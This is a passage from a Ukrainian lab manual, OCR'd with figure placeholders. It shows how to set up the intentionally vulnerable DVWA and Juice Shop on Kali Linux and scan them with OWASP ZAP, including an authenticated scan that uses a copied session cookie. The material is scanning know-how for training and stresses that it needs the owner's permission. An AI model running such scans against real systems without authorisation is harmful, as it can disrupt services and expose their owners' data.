

Рисунок 4.15 – Повідомлення терміналу про вдале встановлення сканера OWASP ZAP

Варто зауважити, що окрім того, що сканування веб-додатків/ресурсів треба проводити лише з дозволу відповідних власників чи інших відповідальних осіб, більшість сканерів вразливостей у веб-додатках, включаючи OWASP ZAP, генерують велику кількість трафіку та виконують потенційно небезпечні перевірки, що може призвести до виводу з ладу сканованого додатку. Через це, в даній лабораторній роботі рекомендується використовувати для тестування спеціально розроблені “лабораторії”, призначені для наочної демонстрації вразливостей, розповсюджених у веб-додатках, та тренування спеціалістів з інформаційної безпеки пошуку та експлуатації таких вразливостей.

Тож, розгорнемо відповідний “полігон” для подальших сканувань. В офіційних репозиторіях Kali Linux міститься пакет *kali-linux-labs*, що включає в себе два так званих “Damn Vulnerable Web Applications”, а саме: DVWA та

OWASP Juice Shop. Встановити ці додатки локально можна за допомогою команди:

– `apt install kali-linux-labs`

або

– `apt install dvwa juice-shop`



Рисунок 4.4 – Встановлення вразливих веб-додатків, призначених для тестування

Запустити та зупинити додатки можна за допомогою відповідних команд:

– `sudo juice-shop # sudo juice-shop stop`

або

– `sudo dvwa-start # sudo dvwa-stop`

Хоча обидва додатки дуже демонстративні, OWASP Juice Shop більше підходить для вивчення вразливостей у веб-додатках шляхом саме ручного сканування, тоді як DVWA може дати більше досвіду з автоматичного сканування. В даному прикладі використаємо другий варіант, для запуска введемо відповідну команду. Далі автоматично відкриється браузер з початковою сторінкою веб-додатка (Рисунок 4.5).



Рисунок 4.5 – Початкова сторінка веб-додатка

При першому запуску може знадобитися налаштувати базу даних додатка, в такому випадку форма входу прийматиме будь-які дані. Після автентифікації відкриється вкладка “Setup / Reset DB”, в кінці відповідної сторінки треба натиснути на кнопку “Create / Reset Database”, після чого сторінка оновиться (Рисунок 4.6).



Рисунок 4.6 – Налаштування бази даних у DWVA

Для подальшого сканування потрібно увійти в існуючий обліковий запис з ім’ям користувача *admin* та паролем *password*. Щоб ефективно використати даний додаток в якості цілі сканування, варто змінити рівень його захищеності. Для цього потрібно перейти у вкладку “DVWA Security”, де змінити рівень з “Impossible” на “Low” та натиснути “Submit” (Рисунок 4.7).

Рисунок 4.7 – Інтерфейс DVWA, послідовність дій для зміни рівня захищеності

Далі розглянемо роботу сканера. Після запуску сканера може з’явитися вікно керування доповненнями (Рисунок 4.8) – натискаємо “Update All” та закриваємо відповідне вікно.



Рисунок 4.8 – Вікно оновлення доповнень, червоним виділена кнопка «Оновити все»

Після цього рекомендовано перезапустити OWASP ZAP. На екрані з’явиться головне вікно з двома варіантами сканування: “Automated” та “Manual”. Для того, щоб почати сканування, натисніть “Automated Scan” (Рисунок 4.9).



Рисунок 4.9 – Запуск автоматичного сканування

У новому меню у поле “Enter a base URI for scan” введіть адресу ресурсу або веб-додатку, оберіть обидва кроулери для кращого результату та натисніть «Attack» (Рисунок 4.10).



Рисунок 4.10 – Запуск автоматичного сканування за заданою адресою з використанням традиційного та AJAX-кроулера

Після цього сканер почне свою роботу. Спочатку відпрацюють кроулери, а потім почнеться активне сканування.



Рисунок 4.11 – Процес сканування

В процесі сканування запити, що свідчать по успішну перевірку додатка на певні вразливості, сортуються за типом вразливості, яку вони викрили, тож навіть якщо сканування незавершене – можна дізнатися більше про вже наявні результати.

Очевидно, що у веб-додатках/ресурсах доступ до більшої частини функцій та сторінок заборонений для неавтентифікованих користувачів. Тому, зазвичай, проводиться як неавтентифіковане, так і автентифіковане сканування (якщо присутня можливість входу в аккаунт). Для автентифікованого сканування використаємо cookie відповідної сесії. Для цього краще за все використовувати проксі.

OWASP ZAP, як і Burp Suite, виділяються серед інших засобів для сканування веб-додатків тим, що можуть виконувати роль проксі.

В даному контексті проксі – це серверне ПЗ, що виконує роль посередника між клієнтом, що запитує певний ресурс, та сервером, що його надає. У випадку з вищезгаданими додатками проксі не тільки пропускає крізь себе трафік, але й дозволяє його аналізувати, видозмінювати та генерувати.

Є два способи використання цих проксі:

– перший – через налаштування браузера, що змусить увесь трафік з браузера проходити крізь проксі;

– другий – використання вбудованого, заздалегідь налаштованого браузера. Для другого способу достатньо натиснути лише на одну кнопку (Рисунок 4.12).



Рисунок 4.12 – Кнопка для запуску браузера з налаштованим проксі

Після цього треба зайти до облікового запису з налаштованого браузера, перевірити рівень складності (Рисунок 4.13, позначки 1, 2) і за допомогою вбудованих інструментів для розробників (Рисунок 4.13, позначка 3) дізнатися значення згенерованого cookie (Рисунок 4.13, позначка 4).



Рисунок 4.13 – Налаштування сесії у сконфінурованому браузері

Наступним кроком буде підключення відповідної сесії до OWASP ZAP. Біля вкладки “Active Scan” натисніть на “+” та оберіть “HTTP Sessions” (Рисунок 4.14).

